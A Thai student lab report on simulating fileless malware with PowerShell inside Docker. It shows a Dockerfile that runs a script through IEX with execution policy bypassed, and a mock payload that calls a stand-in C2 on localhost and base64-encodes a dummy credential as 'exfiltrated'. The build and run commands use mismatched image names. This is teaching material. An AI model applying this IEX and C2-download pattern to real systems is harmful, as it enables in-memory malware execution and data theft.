รหัสประจำตัว 673380547-8 ชื่อ นันทสิทธิ์ นามสกุล ศรีลับแล section 3

LAB 8: การทดลอง Fileless Malware ด้วย PowerShell บน Docker

วัตถุประสงค์ของ Lab

1. เข้าใจแนวคิดของ Fileless Malware ว่าไม่ต้องเก็บไฟล์ไว้บนดิสก์
2. ใช้ PowerShell คำสั่ง IEX เพื่อเรียกใช้งานสคริปต์แบบ runtime
3. จำลองการโจมตีแบบปลอดภัยใน Docker
4. วิเคราะห์ผลลัพธ์การโจมตีและเรียนรู้พฤติกรรมที่คล้ายของจริง

STEP 1: เตรียมสภาพแวดล้อมด้วย Docker

โครงสร้างโฟลเดอร์:

D: fileless-lab/

|──Dockerfile

|── payload.ps1

สร้าง Dockerfile ที่มีเนื้อหาดังนี้:

```
FROM mcr.microsoft.com/powershell

WORKDIR /lab

COPY payload.ps1 .

CMD ["pwsh", "-ExecutionPolicy", "Bypass", "-Command", "IEX (Get-Content /lab/payload.ps1 -Raw)"]
```

- ใช้ PowerShell Core image จาก Microsoft
- สร้าง working directory /lab ภายใน container

- คัดลอกไฟล์ payload.ps1 จากโฮสต์เข้าไปใน container

STEP2 สร้างไฟล์ payload.ps1 ตัวอย่าง (มัลแวร์จำลอง):

```
Write-Host "[!] ⚠ Suspicious payload executed..."
Write-Host "🤖 Running diagnostics..."

try {
    $client = New-Object Net.WebClient
    $null = $client.DownloadString("http://localhost:9999/c2") # จำลอง C2
    Write-Host "[+] Contacted C2 server (simulated)"
} catch {
    Write-Host "[X] Failed to reach C2 server (simulated)"
}

if ([Security.Principal.WindowsIdentity]::GetCurrent().Name) {
    Write-Host "👨‍💼 Running as: $([Security.Principal.WindowsIdentity]::GetCurrent().Name)"
} else {
    Write-Host "[+] Running as root"
}

$data = "username=student;password=123456"
$encoded = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($data))
Write-Host "🔐 Exfiltrated (base64): $encoded"
```

STEP 3. Build และ run:

3.1 สร้าง image

docker build -t fileless-lab .


3.2 คำสั่งสำหรับ powershell windows โดยที่สามารถแก้ไขไฟล์ที่ paload.ps1 ใน folder fileless-lab ได้ โดยไม่ต้อง run ใหม่

docker run -it --rm -v "${PWD}\payload.ps1:/lab/payload.ps1" fileless-victim

3.3 เปิด PowerShell ภายใน container โดยเข้าที่ bash โดยพิมพ์คำสั่ง

pwsh

3.4 รันคำสั่งแบบ fileless

IEX (Get-Content /lab/payload.ps1 -Raw)

แสดงผลลัพธ์โดย capture หน้าจอ